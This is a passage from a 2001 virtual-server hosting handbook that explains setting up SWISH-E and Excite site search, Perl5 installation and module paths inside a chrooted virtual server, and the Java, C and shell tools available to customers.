                              Form
                              The HTML source below represents a sample search form. This form can be
                              customized for your virtual server by changing the occurrence of
                              SWISH_INDEX_FILE (shown in bold) to the name of the SWISH-E index
                              which you specified as the value for the IndexFile variable in the SWISH-E
                              configuration file.

                              Sample Search Form
                              This is an example of the search form that will be used by visitors to your
                              web site to search your site. This page can be placed anywhere you would
                              like in your htdocs directory.


                               <html>
                               <head>
                               <title>Search Swish Index</title>
                               </head>
                               <body>
                               <h1>Search Swish Index</h1>
                               <form method="GET" action="/cgi-bin/library/searchindex/query.pl">
                               <!-- want to mimic "swish -f swishindex -w keywords -m maxresults" -->
                               <input type="hidden" name="swishindex"
                               value="/usr/local/swish-e/SWISH_INDEX_FILE">
                               <b>Search for the following keywords:</b><br>
                               <input name="keywords" size=40 maxlength=512>
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              166
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                               <p>
                               &#160; &#160; <input type=radio name=detail value=yes CHECKED>
                               <b>Verbose report</b> &#160; &#160; <input type=radio name=detail
                               value=no>
                               <b>Simple report</b>
                               <p>
                                <b>Maximum number of results:</b><br>
                               <input name="maxresults" size=5 value=40 maxlength=64>
                               <p>
                               <input type="submit" value="Search"> <input type="reset"
                               value="Reset"> <p>
                               <p>
                               search example 1: john and doe or jane<br>
                               search example 2: john and (doe or jane)<br>
                               search example 3: not (john or jane) and doe<br>
                               search example 4: j* and doe<br>
                                <p>
                               </form>
                               </body>
                               </html>
                              If you would like to hide the "maxresults" edit field then add a
                              "type=hidden" argument with the input tag. The "maxresults" line would
                              then look like this:
                                  <input name="maxresults" type = "hidden" size=5 value=40
                                  maxlength=64>
                              If you are unfamiliar with the FORM HTML element, or would like to learn
                              more about forms, the following URL is an excellent resource:
                              http://www.ncsa.uiuc.edu/SDG/Software/Mosaic/Docs/fill-out-forms/overvi
                              ew.html


                              Installing the Search CGI
                              2. Upload the Search Form you created in the previous section.
                              3. Store it in your usr/local/etc/httpd/htdocs directory or any directory
                                 below your htdocs directory on your server.
                              4. Customize the form (by adding graphics, etc. Do not alter the variable
                                 name for each input field).
                              5. Customize the Appearance of the Search CGI by following the steps
                                 below.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 167
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              To customize the appearance of the search CGI
                              Two subroutines in your usr/local/etc/httpd/cgi-
                              bin/library/searchindex/util.pl file are used to print out header and footer
                              information . These functions are print_header_info and
                              print_footer_info. Feel free to modify these functions such that the CGI
                              outputs pages that are in synch with the graphics and format of the rest of
                              your site.

                              Test your search form
                              Your search form should now be up and running. Use your browser to go to
                              your search page and try out your new search form.

                              Keep your index up to date
                              As you change your web pages, update your search index by running the
                              SWISH-E script.
                                 % cd ~/usr/local/swish-e
                                 % ./swish-e -c CONFIG_FILE
                              Where CONFIG_FILE is the name of your SWISH-E configuration file you
                                 created.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               168
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              Excite
                              Excite for Web Servers makes it easy for you to add Excite's advanced
                              concept-based searching to your Web site. Excite for Web Servers provides
                              a simple Web-browser interface for administering Excite, indexing, and
                              searching over collections of documents.
                              In particular, Excite can:
                              !   Specify a set of documents to be considered a single collection over
                                  which one can search
                              !   Design customized pages for displaying results to users who wish to
                                  search over that collection
                              !   Index that collection, monitoring the progress, and allow searching of
                                   the collection using a concept-based search in addition to simple
                                   keyword searching.
                              With Excite for Web Servers it is easy to set up concept-based-searchable
                              Web sites in minutes.


                              Installing Excite
                              1. Connect to your Virtual Server via Telnet or SSH.
                              2. Enter cd. This action places you into your home directory.
                              3. Enter /usr/local/contrib/excite-install. This action runs the excite
                                 install script for your virtual server.
                              4. When the install script asks you for a password, enter a password you
                                 want to use to access the Excite online configuration CGI programs.

                              Note: Excite for Web Servers requires about 4MB of server disk space.
                              Be sure that you have this space available under your virtual server disk
                              space quota before installing Excite.


                              Configuring Excite
                              Excite includes several administration CGI programs to help you configure
                              your searches. To create a new search index, do the following:
                              1. Access the main Excite administration page on your server using the
                                 password you chose when originally installing excite:
                                  http:// your-domain.com/cgi-bin/AT-admin.cgi/
                              2. Excite calls the set of documents you want searched a collection. To
                                 create a new collection, enter a name for your collection in the first text
                                 box and click the Create New Collection button.
                              3. You should now see the Configure New Collection form. The
                                 collection index at the top of the page should be set correctly already.
                              4. In the Choose the Files to Index section of the form you can chose
                                  which files or directories you want to include in the collection. The
                                  collection is set by default to include the /usr/local/etc/httpd/htdocs
                                  directory, which is your entire Virtual Server's web site.

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   169
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              5. The Index Filter section allows you to fine tune the inclusion of pages
                                 in the search by using filters you can define. Click on the
                                 documentation link for more help.
                              6. When you finish configuring the collection, click the Save button at the
                                 bottom of the page.
                              7. You can now create an index for the newly configured collection. Click
                                 the Index button. The next page will show you the configuration of
                                 your collection and you can click on the Index button on this page to
                                 begin the indexing process. The process will run in the background on
                                 your Virtual Server. You can monitor progress by clicking on the View
                                 Logs button.
                              8. Excite also has a utility to create the search page for you. Click the
                                 Generate button. After filling out the form, click the Generate button
                                 at the bottom of the page. Your search page will be located at:
                                   http://yourdomain.com/Excite/AT-<collection_name>query.html


                              Excite Documentation
                              The Excite installation contains documentation that will be installed on your
                              Virtual Server when you install the software.
                              You can locate more information about Excite at this URL:
                                  http://yourdomain.com/Excite/AT-help.html
                              You can also get more information about Excite at the Excite for Web
                              Servers home page:
                                  http://www.excite.com/navigate/


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                             170
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


  Chapter


12
                              Programming on the
                              virtual server
                              The virtual server system is robust in its support of programming languages
                              and compilers. The following compilers are supported:
                              !   gcc (g++)
                              !   C (cc)
                              !   as (an assembler)
                              !   Kaffe, a Java "interpreter" and "Just in Time" compiler.
                              In addition to the above compilers, the virtual server system has the
                              capability to run interpreted languages such as PERL. While it is beyond the
                              scope of this chapter to teach you how to program in a specific language, it
                              can address some common errors that are encountered when using these
                              utilities. Initially, this chapter discusses PERL because it is the language
                              most chosen for web development. However, the theoretical discussion of
                              PERL equally applies to scripts written in other languages.
                              This chapter contains the following:
                              !   The virtual server vs. the physical server
                              !   Scripting using PERL
                              !   Understanding Kaffe
                              !   Understanding Shell Languages


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                            171
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              The virtual server vs. the
                              physical server
                              Programming on your virtual server is different than the programming you
                              may have done in the past. The virtual server runs in a special environment
                              that protects and isolates one virtual server from another. Because this
                              difference is integrated into the technology of the virtual server system, it is
                              sometimes not readily apparent. What causes additional confusion is that
                              Telnet (the program you use to connect to the command line of your virtual
                              server) does not run under the virtual server environment. Programs are
                              often written and tested from a Telnet "environment," which is different
                              than the environment the script runs under when called, for example,
                              through a web server.
                              Only one user has access to Telnet (the virtual server administrator). When
                              you are logged onto your virtual server via Telnet, you are not constrained
                              by the virtual server environment. You have access to many utilities which
                              otherwise you would not. The Telnet administrator’s "environment"
                              includes access to much of the physical server on which the virtual server
                              resides.
                              When a virtual server administrator connects to a virtual server via Telnet,
                              he or she arrives at a command prompt display that defaults to their "home"
                              directory:
                                  virtual-server: {1} %

                              Note: The above line is a sample of how a command prompt normally
                              appears in a Telnet session. The rest of the chapter uses a % sign to
                              represent the command prompt.

                              When you run the command "print working directory", it tells you the
                              directory you are in:
                                  % pwd
                                  /usr/home/login-id
                              Where "login-id" is the "login" name of the virtual server administrator. The
                              following is an example from berrett.org.
                                  berrett: {2} % pwd
                                  /usr/home/berrett
                              For services other than Telnet however, home directory is mapped to "/", or
                              "root". For example, when connecting to a virtual server via FTP (using a
                              hypothetical domain name of "yourdomain.com") and type "pwd", it returns
                              "/".
                                   % ftp yourdomain.com
                                   Connected to yourdomain.com
                                   220 yourdomain.com ftp server (Version 5.3.2)
                                   ready. Name (yourdomain.com:root): login-id
                                   331 Password required for login-id.
                                   Password:
                                   230 User login-id logged in.
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 172
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                                  Remote system type is UNIX.
                                  Using binary mode to transfer files.
                                  ftp> pwd
                                  257 "/" is current directory.
                                  ftp>
                              The difference between the path seen in Telnet and other services causes a
                              common problem when programming CGI's. For example, at times
                              Administrators desire to send mail from a script. In traditional UNIX, a call
                              can be made to the "sendmail" program to send mail. When writing scripts,
                              you must "path" to the program you want to run. With UNIX, you can type
                              "which sendmail" to find the path to the program you are calling. For
                              example:
                                  % which sendmail
                                  /usr/sbin/sendmail
                              Using "which" in the above example returns path to the physical server
                              Sendmail, rather than your personal virtual server Sendmail that resides on
                              the physical server. Using which for locating a programs path can be
                              misleading since the path used in CGI scripts need to be valid when run in
                              the virtual environment. This problem is addressed in the following
                              sections.


                              Scripting on your virtual server
                              There are several programs that enable you to get more information from
                              your virtual server. The following is a list of useful commands:
                              !   "Which"
                              !   "Whereis"
                              !   "PERL"
                              The above commands are explained in the following sections.

                              Using "Which"
                              The "Which" program looks through the various paths in your .cshrc file
                              (a configuration file in your $HOME directory) and returns to the path of
                              the first program that matches the "which" query. The following is an
                              example of what a .CSHRC path might look like:
                                  set path = (~/bin /bin /usr/bin /usr/X11/bin
                                  /usr/contrib/bin /usr/contrib/mh/bin /usr/games
                                  /usr/local/bin)
                              The tilde (~) is another way of specifying $HOME (your home directory).
                              So, in the above example, entering "which sendmail" tells the virtual server
                              to search for the program "sendmail" in the /usr/home/login-
                              id/bin/ directory. Since the program is there, it returns:
                                  % which sendmail
                                  /usr/home/login-id/bin/sendmail


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              173
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Using "Whereis"
                              There are other methods for checking which program is run. One way of
                              checking is called "whereis". It checks a different set of paths than the
                              "which" command to find its programs, so the same test yields a different
                              result:
                                  % whereis sendmail
                                  /usr/sbin/sendmail
                              In this instance, the physical servers sendmail is found (/usr/sbin/ was
                              checked before ~/bin). Why is this important? When the scripts you write
                              run from a web page instead of a Telnet prompt the paths are different. The
                              scripts no longer have access to libraries or directories above the $HOME
                              directory when run from the web server. This is the case even though with
                              Telnet you do have access to libraries and directories. When scripts are run
                              from, for example, a web server, /usr/home/login-id is changed to
                              simply "/", and your script cannot get above this directory to access any part
                              of the physical server.
                              For example, if you were to write a script with the path
                              /usr/sbin/sendmail the virtual server would begin looking in
                              /usr/home/login-id/ to try to find the path
                              /usr/sbin/sendmail. Since it does not exist on your virtual server by
                              default, the path /usr/home/login-id/usr/sbin/sendmail is
                              not present. Therefore, your script would terminate with an error - unable to
                              find sendmail.
                              The problem escalates if you were to write a script with the path to
                              sendmail as /usr/home/login-id/bin/sendmail. When the script
                              executes it looks in the $HOME directory (as it is now root "/") to find
                              /usr/home/login-id/bin/sendmail. Or to make the search more
                              clear, it tries to find /usr/home/login-id/usr/home/login-
                              id/bin/sendmail. This path also does not exist.

                              Note: When programming for a virtual server, remember that the virtual
                              server assumes the $HOME directory as the virtual root directory, and
                              your pathing to sendmail in this case would just be /bin/sendmail.
                              Then, when the script runs, it tries to find $HOME/bin/sendmail
                              (/usr/home/login-id/bin/sendmail). Since this is present, your
                              script runs as expected.


                              Pathing to PERL
                              The same problem of confusing the virtual server with the physical server
                              can appear when pathing to PERL. When you enter "which perl", the PERL
                              returned is the first PERL seen in your .CSHRC $PATH. If this is PERL 4,
                              you may path to the wrong PERL (/usr/bin/perl). To call PERL5, you must
                              first install it.

                              To install Perl5
                              From the Telnet command prompt, enter
                              % tar -xvf /usr/local/contrib/perl5.tar


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               174
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Note: The above command is installing the tar file from the physical
                              server’s /usr/local/contrib/ directory to your virtual server.

                              The installation places PERL5 (with all the standard libraries) onto your
                              virtual server in the directory ~/usr/local/lib/perl5/. The new
                              PERL5 binary resides in the ~/usr/local/bin/ directory. So, the
                              correct path to PERL5 in your scripts is:
                                  #!/usr/local/bin/perl
                              When run from the web, the script changes to the virtual environment and
                              runs $HOME/usr/local/bin/perl.


                              Creating or testing in the virtual server
                              environment
                              At times, you may create or use a script from someone else, but you want to
                              test the script in the virtual environment.

                              To test a script
                              From the Telnet command prompt, append the "virtual" command before
                              you call the script. For example:
                                 % virtual ./env.cgi
                              The above command would run the env.cgi script in the same virtual
                              environment that exists for the web server. This action forces each path in
                              the env.cgi script to run in the "virtual" mode.

                              Note: Call the script by entering a ./ The dot is a trick that means "Start
                              in the directory I'm in."


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              175
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Scripting using PERL
                              PERL (Practical Extraction and Report Language) is an interpreted
                              programming language that pattern matches, manipulates information and is
                              useful for systems administration automation. Over time, it has become the
                              language of choice for most of the CGI's currently in use on the web. PERL
                              can be called in two ways:
                              !   Directly from the command line
                              !   Running the program on the first line of the file
                              You can call PERL explicitly from the command line. For example:
                                 % ~/usr/local/bin/perl ./env.cgi
                              You can also call PERL by running the program on the first line of the file
                              using the #! notation. For example, if you are creating a script using PERL,
                              open a file and enter #!/usr/local/bin/perl. This action informs
                              the computer that the script is a PERL script.


                              Duplicating the virtual environment
                              If you desire to execute the script duplicating the virtual environment, use
                              the "virtual" command:
                                  % virtual ./env.cgi
                              The first line in the ENV.CGI is #!/usr/local/bin/perl, so the PERL5 binary
                              is used for the script. PERL can also take command line options, which can
                              be useful in debugging scripts. They can also be included on the first line of
                              your script. For example, the following causes PERL to check the syntax of
                              the script:
                                  #!/usr/local/bin/perl -c
                              The following forces PERL to look in the /usr/local/lib/perl5 directory for
                              "include" files:
                                  #!/usr/local/bin/perl -I/usr/local/lib/PERL5
                              The following forces PERL to print warnings about various things
                                 #!/usr/local/bin/perl -w

                              Note: When a script does not work properly, the -w and -c options can
                              help debug by generating warnings and check for syntax errors. In
                              addition to these options, check your web server error log files for errors.


                              To check your server’s error log files
                              1. Connect to your virtual server via Telnet.
                              2. Change directories to the log directory.
                              3. Tail the error log.
                                 % cd ~/www/logs
                                 % tail error_log


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               176
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Common problems and solutions with
                              PERL scripts
                              The following are some common problems and possible solutions that can
                              occur with PERL scripts on a virtual server.

                              Problems with PERL5 scripts
                              Script requires PERL5, but PERL5 is not on the virtual server
                              OR
                              The path to PERL that the script uses is #!/usr/bin/perl rather than
                              #!/usr/local/bin/perl.

                              Solution
                              Install PERL5.

                              To install PERL5
                              1. Connect to your virtual server via Telnet or SSH and from the command
                                 prompt execute the following commands:
                                 % cd
                                 % tar –xvf /usr/local/contrib/perl5.tar
                              After installing PERL5, point to your new PERL installation by editing
                              your CGI script .

                              To edit your CGI script
                              1. From the command prompt
                                 % cd www/cgi-bin
                                 % pico my-cgi.cgi
                              2. Change the first line of the script from:
                                   #!/usr/bin/perl
                                   to:
                                   #!/usr/local/bin/perl


                              This action runs your PERL program using the PERL5 interpreter rather
                              than perl4, located in ~/usr/bin/perl.
                              The perl install now installs a hard linked copy of PERL 5. This saves
                              space on the virtual server (about 10.8 megs). If you need your own copy
                              of PERL 5 run vinstall at the command prompt and enter perl5cp to
                              install your own copy of perl:
                                   % vinstall perl5cp
                              Vinstall can also install the linked copy of PERL 5:
                                   % vinstall perl5

                              Problem with utilities
                              Utilities such as "sendmail" do not seem to work.

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              177
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Solution
                              Because the problem is probably a pathing issue, such as
                              /usr/sbin/sendmail being used rather than /bin/sendmail, you
                              must change the paths from physical server paths to virtual server paths.

                              Note: To ensure that your script is calling paths to the virtual server
                              environment, see the previous section entitled The virtual server vs. the
                              physical server for more information.


                              Problem with PERL script module
                              A module is not found in the PERL script which is probably because of a
                              pathing issue ("usr" or "require" not pathing to the correct PERL module) or
                              module is not included in the current PERL installation.

                              Solutions
                              Any of the following solutions can solve the problem of when a module is
                              not found in the PERL script:
                              !   Put the module in the same directory in which the PERL script is
                                  running and do not path to it (just call it by name using the "use" or
                                  "require" or other such syntax)
                              !   Put the module in the directory where your other modules are stored,
                                  normally (/usr/local/lib/perl5/).
                              !   Add the path to modules you have created or desire to use into the
                                  @INC array (to use this solution, we suggest the O'Reilly series books
                                  on PERL).


                              Installing Perl5 Modules on Your Virtual
                              Server
                              Utilities for installing PERL5 modules generally assume that the installation
                              is being done in the root area of the file system of the host machine. As a
                              virtual server user you do not have access to the root area of the host
                              machine. You must install PERL5 modules locally, within your virtual
                              server file system. The following is explained in more detail:
                              !   Installing Perl5 Modules Locally
                              !   Making Scripts Find the Modules You Have Installed
                              !   Installing New Modules that Require Locally Installed Modules
                              !   Module Installation Using CPAN.pm

                              Installing Perl5 Modules Locally
                              Normally, the PERL5 module installation procedure includes commands
                              something like these:
                                 % perl5 Makefile.PL
                                 % make
                                 % make test
                                 % make install
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  178
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              The first command, perl5 Makefile.PL, directs PERL5 to create a makefile
                              for the new module you are installing. When installing a PERL5 module
                              locally you must designate on the command line the home directory of your
                              PERL5 installation. That information is used by PERL5 to create the
                              makefile. Substitute the following command for PERL5 Makefile.PL:
                                   % perl5 Makefile.PL PREFIX=/usr/home/login-
                                   id/usr/local
                              The value "login-id" above should be replaced with the username of your
                              virtual server. The complete installation process is:
                                  % perl5 Makefile.PL PREFIX=/usr/home/login-
                                  id/usr/local
                                  % make
                                  % make test
                                  % make install
                              For older modules it may be necessary to designate several other variables
                              on the command line during the module installation:
                              % perl5 Makefile.PL PREFIX=/usr/home/login-id/usr/local 
                              INSTALLPRIVLIB=/usr/home/login-id/usr/local/lib/perl5 
                              INSTALLSCRIPT=/usr/home/login-id/usr/local/bin 
                              INSTALLSITELIB=/usr/home/login-id/usr/local/lib/perl5/site_perl 
                              INSTALLBIN=/usr/home/login-id/usr/local/bin 
                              INSTALLMAN1DIR=/usr/home/login-id/usr/local/lib/perl5/man 
                              INSTALLMAN3DIR=/usr/home/login-id/usr/local/lib/perl5/man/man3
                              To save yourself some typing you can create a file and put these variable
                              assignments above in the file (<filename>) something like this:
                              PREFIX=/usr/home/login-id/usr/local 
                              INSTALLPRIVLIB=/usr/home/login-id/usr/local/lib/perl5 
                              INSTALLSCRIPT=/usr/home/login-id/usr/local/bin 
                              INSTALLSITELIB=/usr/home/login-id/usr/local/lib/perl5/site_perl 
                              INSTALLBIN=/usr/home/login-id/usr/local/bin 
                              INSTALLMAN1DIR=/usr/home/login-id/usr/local/lib/perl5/man 
                              INSTALLMAN3DIR=/usr/home/login-id/usr/local/lib/perl5/man/man3
                              Then, each time you install a PERL5 module you can use the following
                              syntax:
                                  % perl5 Makefile.PL `cat <filename>`
                                  % make
                                  % make test
                                  % make install
                              You also can have a few different local modules installation procedures, for
                              example one for production PERL and another for development:
                              % perl5 Makefile.PL `cat <filename>.production`
                              or
                              % perl5 Makefile.PL `cat <filename>.development`


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                             179
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Making Scripts Find the Modules You Have Installed
                              When you install PERL5 on your virtual server, all pre-installed modules
                              are installed into these four directories (depending on which version of
                              PERL5 you are installing):
                              /usr/lib/perl5
                              /usr/lib/perl5/i386-bsdos/5.00X
                              /usr/lib/perl5/site_perl/i386-bsdos
                              /usr/lib/perl5/site_perl
                              These directories above are preset in the PERL5's @INC array. That array
                              contains the paths that PERL5 searches in order to find modules. If you
                              install PERL5 modules locally as described above, you must append two
                              directories that are local to your virtual server.
                              To append the local directories to the @INC array
                              1. Add [/usr/home/login-id/usr/local/lib/perl5].
                              2. Add [/usr/home/login-id/usr/local/lib/perl5/site_perl].
                              The architecture specific directories can be searched by PERL
                              automatically. Each time you use modules in that path, you must add lines
                              to your scripts.

                              To add lines to your scripts
                              1. Use lib qw(/usr/home/login-id/usr/local/lib/perl5
                              2. Add /usr/home/login-id/usr/local/lib/perl5/site_perl)

                              Note: You do not have to put the lines into a BEGIN block; the LIB.PM
                              module takes care of that for you. It also adds the architecture specific
                              directories.


                              To Use a BEGIN block to include your installed modules
                              ! Add BEGIN { unshift @INC, qw(/usr/home/login-id/usr/local/lib/perl5
                              !   Add /usr/home/login-id/usr/local/lib/perl5/site_perl); }.

                              Note: The "use lib" construct seems to be cleaner. The unshift @INC
                              construct does not automatically add the architecture specific directories
                              to the @INC array.


                              Installing new modules that require locally installed
                              modules
                              Imagine that you have installed module A in /usr/home/login-
                              id/usr/local/lib/perl5. Now you want to install a module B that demands
                              module A to be already installed. You know that you have installed the A
                              module, but amazingly B cannot locate it. Why? Because when you try to
                              install the module B it does not know that you have module A installed
                              locally. Perl5 searches the basic 4 directories as defined by default in the
                              @INC array. But your local directories are not listed there.
                              The solution is simple. The PERL5LIB environment variable does the same
                              job in the shell as "use lib" does in your script. So if you use csh/tcsh type
                              the following at the command line:
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               180
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              % setenv PERL5LIB /usr/home/login-id/usr/local/lib/perl5 % setenv
                              PERL5LIB /usr/home/login-id/usr/local/lib/perl5/site_perl

                              Note: Check the main page of your favorite shell to see how to set the
                              environment variables if you use a shell different from csh/tcsh. Put this
                              setenv statement into .login or another file that is used as a source each
                              time you login into your account. You will not have to worry to remember
                              setting the setenv each time you login.


                              Module Installation Using CPAN.pm
                              An alternative to manually installing perl5 modules is the CPAN.pm
                              module (see http://www.perl.com/CPAN-local/) which
                              automates module download and installation. If you have PERL5.004 or
                              higher installed, CPAN.pm is with the distribution bundle. If not, you can
                              download it from CPAN.

                              Note: When you install it or use it the first time, the module prompts you
                              about a PREFIX directory. This enables you to define a different PREFIX
                              directory if you are doing a local installation.


                              To run the CPAN.pm module:
                              % perl5 -MCPAN -e shell
                              % install CGI
                              % i /CGI/
                              The above commands load the latest CGI module, unpack it, make it, test it
                              and install it into your local area or the directory you specified as the
                              PREFIX directory. After it has done that, it returns a module list that match
                              that pattern.
                              The CPAN.pm module has more functionality, like checking for the latest
                              modules, for example. Just run perldoc CPAN to read the man page.
                              The content on this page was adapted from TULARC: The Ultimate Learn
                              and Resource Center and was originally authored by Bekman Stas.
                              http://www.eprotect.com/stas/TULARC/webmaster/myfaq.html#7.


                              Understanding Kaffe
                              Kaffe (Swedish word for coffee) is a utility that can convert Java byte code
                              to it's host machines native byte code.


                              Programming with Java Virtual Machine
                              Java is a programming language designed by Sun Microsystems and offers
                              many benefits to the professional programmer and application developer.
                              For example, Java is a byte-compiled language and is completely portable.
                              You can run the same Java binary (or Java class as it is more correctly
                              termed) on a wide range of operating system platforms. Java is much faster
                              than interpreted languages (TCL, PERL, etc) but cannot run as fast as fully
                              compiled languages (C, C++).


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              181
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Because of its portability, Java and the World Wide Web make an excellent
                              match. With a Java-enabled browser, web designers can embed applets into
                              their web content. The applets are downloaded over the Internet with the
                              context of the web document and are then executed on the local computer.
                              Applets can add interactivity, animations, multimedia, or database
                              interfaces to an otherwise dull and listless web site.
                              The Java Virtual Machine is at the heart of the Java programming language.
                              In fact, you cannot run a Java class or Java applet without also running an
                              implementation of the Java Virtual Machine. For example, both the
                              browsers Netscape and MSIE include an implementation of the Java Virtual
                              Machine (usually referred to as a Java runtime system).
                              The Java Virtual Machine is the engine that actually executes a Java
                              program. When a Java program is run, the instructions are not executed
                              directly by the hardware of the local system, instead an interpreter or
                              "virtual processor" walks through the instructions step by step and carries
                              out the action the instruction represents. This may seem abstract, but it
                              actually provides a level of protection between your computer and the
                              software you run on your computer. With a Virtual Machine, it is very easy
                              to insert protections that prevent a program from performing malicious acts,
                              such as deleting files on your disk or corrupting memory.

                              Using Java on Your Virtual Server
                              There are several Java tools that are currently available on your virtual
                              server. The tools are compatible with version 1.0.2 of the Java spec. The
                              1.0.2 spec is supported by all Java enabled browsers. The following is a list
                              of the Java tools included on your virtual server.
                              !   javac - Java Bytecode Compiler
                              !   java - Java Virtual Machine (Interpreter) and "Just-In-Time" Compiler
                              !   toba - Java Native or "Way Ahead of Time" Compiler

                              javac - Java Bytecode Compiler
                              javac converts Java source code (.java files) into .CLASS files that contain
                              the Java bytecode for the class. For example:
                                  % javac Test.java
                              Where Test.java is a Java source code file. The resulting class file can then
                              be embedded into web content. If you have a Java enabled browser you can
                              check out the example applet yourself.

                              java - Java Virtual Machine (Interpreter) and "Just-In-Time"
                              Compiler
                              The Java Virtual Machine is an interpreter for Java bytecode. This also
                              includes a "Just-in-time" (JIT) code generator. JIT is a technique for
                              speeding up the execution of interpreted programs. The idea is that, just
                              before a method is run for the first time, the machine-independent Java
                              bytecode for the method is converted into native machine code. This native
                              machine code can then be executed by the computer directly, rather than via
                              interpreter. JIT code generator greatly increases the speed of interpreted
                              bytecode to nearly the speed of compiled code. For example:
                                  % java Test

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              182
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              This executes the Test.class bytecode compiled using the javac bytecode
                              compiler (see above).
                              The Java Virtual Machine installed on the servers is Kaffe 0.84. Kaffe
                              version 0.91 (which is Java 1.1 compliant) is available as well. The Java
                              version 1.1 compliant interpreter can be executed using the "java1.1"
                              command, for example:
                                  % java1.1 Test

                              toba - Java Native or "Way Ahead of Time" Compiler
                              Toba is a system for generating standalone Java applications that execute
                              1.5 to 10 times faster than interpreted and Just-In-Time (JIT) compiled
                              applications. In other words, toba is a Java native compiler.
                                  Example: % toba Test.java
                              Running the toba command on Java bytecode produces a native executable.
                              In the example above, an "a.out" executable is produced. This executable
                              can then be run just like other executables:
                                  % ./a.out

                              Other programming languages
                              gcc, cc, as and other compilers are available. The general form for
                              compiling a program written in C would be:
                                  gcc -o filename.out filename.c
                              where 'filename.c' is the source file, and 'filename.out' is the name you want
                              to give the binary. 'cc', 'gcc' and 'g++' have many command line options. For
                              more detailed information on these, we suggest initially looking at the Man
                              pages:
                                  % man gcc
                                  % man cc


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 183
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              As one final note, there are Man pages for some standard library functions,
                              such as malloc(). The example with malloc () is especially pertinent, as it
                              and other functions that relate to it are stored in the STDLIB.H header file
                              (which is something you can find out from the man pages, but otherwise
                              might throw you for a loop).


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              184
VIRTUAL SERVER HANDBOOK                                                             INTERPLUG CORPORATION


                              Understanding Shell Languages
                              UNIX is an operating system in that it enables you to interact with the
                              operating system in many methods. These methods usually involve
                              something called a shell. Some shells that come with your virtual server
                              include:
                              bash             GNU Bourne-Again shell
                              csh              A shell (command interpreter) with C-like syntax
                              ksh              Public domain Korn shell
                              scotty           A TCL shell including tnm extensions
                              sh               Command interpreter (shell)
                              tclsh            Simple shell containing Tcl interpreter
                              tcsh             C shell with file name completion and command line editing
                              wish             Simple windows shell
                              zsh              The Z shell

                              Note: "C shell" (csh) is the default shell for your virtual server.

                              Information on each of these shells can be obtained from a man page query:
                                  % man csh
                              You can change a virtual server's default login shell by using the chsh
                              command. When you run this command, it starts up whatever you have set
                              as your default editor, and allow you to change any of the following
                              information:
                              !    User database information for virtual servers.
                              !    Shell: /bin/csh
                              !    Full Name: Virtual Servers Inc.
                              !    Location:
                              !    Office Phone:
                              !    Home Phone:

                              To change your shell from /bin/csh to /bin/tcsh
                              1. Change the path for your shell to Shell: /bin/tcsh.
                              2. Save the file. The shell takes effect next time you login to the virtual
                                 server.


                              C-shell
                              C shell is the standard with the virtual server, you must understand how it
                              works with your virtual server. Each Shell language is also an "interpreter."
                              Shells can be used like PERL or other interpreted languages to write scripts,
                              or automate systems administration tasks. For example, a simple "csh"
                              script might look like the following:
                                  #!/bin/csh

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
